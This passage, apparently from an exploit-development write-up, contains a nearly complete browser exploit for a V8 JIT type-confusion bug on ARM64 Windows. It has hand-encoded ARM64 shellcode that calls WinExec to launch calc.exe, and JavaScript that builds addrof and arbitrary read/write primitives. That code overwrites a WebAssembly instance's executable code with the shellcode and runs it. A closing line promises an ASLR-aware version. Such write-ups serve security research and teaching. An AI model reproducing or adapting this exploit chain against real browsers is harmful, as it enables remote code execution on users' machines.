        for (var i = 0; i < 0x80000; ++i) {
            var a = new ArrayBuffer();
        }
    }

let shellcode = [
```

```
// move sp into x9
// Indexing into SP can be tricky due to alignment requirements
// mov, x9, sp
    0xe9, 0x03, 0x00, 0x91,


// Put CALC.EXE in x0
// AC
// movz x0, #0x4143
    0x60, 0x28, 0x88, 0xD2,
// CL
// movk x0, #0x434c
    0x80, 0x69, 0xA8, 0xF2,
// E.
// movk x0, #452e
0xc0, 0xa5, 0xC8, 0xF2,
// EX
// movk x0, #4558
0x00, 0xab, 0xE8, 0xF2,

// put x0 on x9-stack
// str, x0, [x9], #8
    0x20, 0x85, 0x00, 0xF8,

// Put null into x0
// movz, x0, #0
    0x00, 0x00, 0x80, 0xD2,
// put x0 on x9-stack
// str x0, [x9], #8
    0x20, 0x85, 0x00, 0xF8,

// put x9 into x0 - comment out to crash on winexec
// mov x0, x9
    0xe0, 0x03, 0x09, 0xaa,

// Subtract 16 from x0   (look at crash)
// sub, x0, 0x, #0x10
    0x00, 0x40, 0x00, 0xd1,

// put 0x1 in x1
// movz x1, #0x01
    0x21, 0x00, 0x80, 0xd2,

// Load address of WinExec() (static) into j8
// TODO: Make universal
// movz x8, #0x9ff0
    0x08, 0xFE, 0x93, 0xD2,
// movk x8, #0x6fde, lsl #16
    0xC8, 0xFB, 0xAD, 0xF2,
// movk x8, #0x7ffc, lsl #32
    0x88, 0xFF, 0xCF, 0xF2,
// movk x8, #0, lsl #48
// This is redundant due to the original MOVZ
//    0x08, 0x00, 0xE0, 0xF2,

// jalr x8
    0x00, 0x01, 0x3F, 0xD6,

// Infinite loop
    0x00, 0x00, 0x00, 0x14
];


    var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128, 0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1, 6, 129,
128, 128, 128, 0, 0, 7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109, 97, 105, 110,
0, 0, 10, 138, 128, 128, 128, 0, 1, 132, 128, 128, 128, 0, 0, 65, 42, 11]);
    var wasmModule = new WebAssembly.Module(wasmCode);
    var wasmInstance = new WebAssembly.Instance(wasmModule);
    var main = wasmInstance.exports.main;
```

```
    var bf = new ArrayBuffer(8);
    var bfView = new DataView(bf);
    function fLow(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(0, true));
    }
    function fHi(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(4, true))
    }
    function i2f(low, hi) {
        bfView.setUint32(0, low, true);
        bfView.setUint32(4, hi, true);
        return bfView.getFloat64(0, true);
    }
    function f2big(f) {
        bfView.setFloat64(0, f, true);
        return bfView.getBigUint64(0, true);
    }
    function big2f(b) {
        bfView.setBigUint64(0, b, true);
        return bfView.getFloat64(0, true);
    }
    class LeakArrayBuffer extends ArrayBuffer {
        constructor(size) {
            super(size);
            this.slot = 0xb33f;
        }
    }
    function foo(a) {
        let x = -1;
        if (a) x = 0xFFFFFFFF;
        var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
        arr.shift();
        let local_arr = Array(2);
        local_arr[0] = 5.1;//4014666666666666
        let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
        arr[0] = 0x1122;
        return [arr, local_arr, buff];
    }
    for (var i = 0; i < 0x10000; ++i)
        foo(false);
    gc(); gc();
    [corrput_arr, rwarr, corrupt_buff] = foo(true);
    corrput_arr[12] = 0x22444;
    delete corrput_arr;
    function setbackingStore(hi, low) {
        rwarr[4] = i2f(fLow(rwarr[4]), hi);
        rwarr[5] = i2f(low, fHi(rwarr[5]));
    }
    function leakObjLow(o) {
        corrupt_buff.slot = o;
        return (fLow(rwarr[9]) - 1);
    }
    let corrupt_view = new DataView(corrupt_buff);
    let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
    let idx0Addr = corrupt_buffer_ptr_low - 0x10;
    let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000) - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000) +
0x40000;
    let delta = baseAddr + 0x1c - idx0Addr;
    if ((delta % 8) == 0) {
        let baseIdx = delta / 8;
        this.base = fLow(rwarr[baseIdx]);
    } else {
        let baseIdx = ((delta - (delta % 8)) / 8);
        this.base = fHi(rwarr[baseIdx]);
    }
    let wasmInsAddr = leakObjLow(wasmInstance);
    setbackingStore(wasmInsAddr, this.base);
    let code_entry = corrupt_view.getFloat64(13 * 8, true);
    setbackingStore(fLow(code_entry), fHi(code_entry));
```

```
    for (let i = 0; i < shellcode.length; i++) {
        corrupt_view.setUint8(i, shellcode[i]);
    }
    main();
</script>
```

And in action on an ARM64 Windows system:



Adding ASLR support

In Part 2 of this exercise, we determine where WinExec() actually lives dynamically in the shellcode, so that it works on all ARM64 Windows versions, rather than just one example boot of my one VM (Windows re-shuffles ASLR at boot time, as opposed to execution time as it does on Linux).